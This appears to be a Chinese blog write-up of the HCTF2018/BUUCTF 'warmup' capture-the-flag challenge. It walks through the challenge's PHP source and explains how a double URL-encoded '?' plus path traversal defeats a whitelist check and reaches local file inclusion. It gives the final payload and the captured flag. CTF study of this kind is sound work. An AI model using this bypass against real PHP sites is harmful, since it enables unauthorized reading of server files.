
HCTF2018-warmup-writeup

原创

ST0new 于 2019-09-26 13:07:30 发布 2106 收藏 2

分类专栏： CTF 文章标签： buuctf web

本文链接：https://blog.csdn.net/wang_624/article/details/101433257



warmup-wp

BUUCTF

web

warmup

BUUCTF

web

warmup

这里我直接上代码讲 菜鸡不会php，全是现查 哪里不对，欢迎大佬指点

```php
<?php
   highlight_file(__FILE__);
   class emmm
   {
       public static function checkFile(&$page)
       /*
       传入了变量page，也就是我们刚刚传进来的file
       */
       {
        // 这里定义了白名单
           $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
           if (! isset($page) || !is_string($page)) {
           /*2
           为了返回 true 两个条件必须满足
            1 page存在
            2 page是字符串 ，
            这里和外层的判断file 一致基本是再次判断了一遍
           */
               echo "you can't see it";
               return false;
           }
   /*3
   in_array(search,array,type) 函数搜索数组中是否存在指定的值，
```

```
    白名单过滤，需要返回了ture
    所以这里我们传入的page或者是经过截断之后的page必须是soure.php或hint.php，
    这里是正常的访问，我们需要构造文件任意包含，所以这里传入的不满足条件，这里不是注意的点，往下继续看
    */
            if (in_array($page, $whitelist)) {
                return true;
            }
    /*
    这里mb_sustr 是个截断，返回0到mb_strpos之间的内容，而mb_strps 则是查找第一次出现的位置，
    所以基本可以理解为获取page 两个？之间的字符串，
    也就是获取file两个？之间的字符串，
    放到url中就是http://ip/?file=ddd?中的file=ddd

            */
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?',  '?')
            );
            if (in_array($_page, $whitelist)) {
            //' 6 这里和上面类似 查看_page 是否在白名单中
                return true;
            }

            $_page = urldecode($page); // 这里发现对_page进行了一次decode解码，
            $_page = mb_substr(//获取两个？？之间的内容
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            // 这里是我们要绕过的点，从这里往上看 尝试构造
            if (in_array($_page, $whitelist)) {//白名单
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
 /*1
 必须满足if条件，才能包含file，这里也可以猜到可能考的是文件包含：
  1 REQUEST['file']不为空
  2 REQUEST['file']是字符串
  3 checkFile($_REQUEST['file']) 为ture，回到checkFile 函数分析如何返回true
 */
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>

所以我们的payload 就是
file=source.php%253f../....//../../../ffffllllaaaagggg
flag{bd04766d-3dfa-47bc-9b15-703a4b8cbd07}
```

经过上面的分析，大致可以看到对file的内容没有过滤，只判断了存在和字符串，所以可以使用文件包含读取flag，而关键点在_page 经过截断后返回true

在检查字符串的时候使用了白名单尝试绕过 但_page只截取了？？之间的内容，所以我们可以构造 ？source.php？…/…/…/phpinfo.php 这样来绕过过滤。

接下来就是如何绕过了.
我们的参数应该是?source.php…/…/…/flag.txt
而_page进行截断后判断白名单。
我们的参数就?source.php?../…/…/flag.txt
对_page判断了两个 第二次是我们的绕过点，代码对page进行了一次解码，第一次判断为false，第二次为ture
我们的参数就变成了?source.php%253f…/…/…/flag.txt

> 这里解释一下为什么经过了两次url编码，第一次是url传入到服务器时解码了一次，第二次是page传给_page解码了一次

所以根据hint.php的提示，最终payload
file=source.php%253f/…/…/…/…/…/fffflllaaaagggg

持续更新Android安全、web安全等原创文章，需要学习资料，技术交流可以关注我一起学习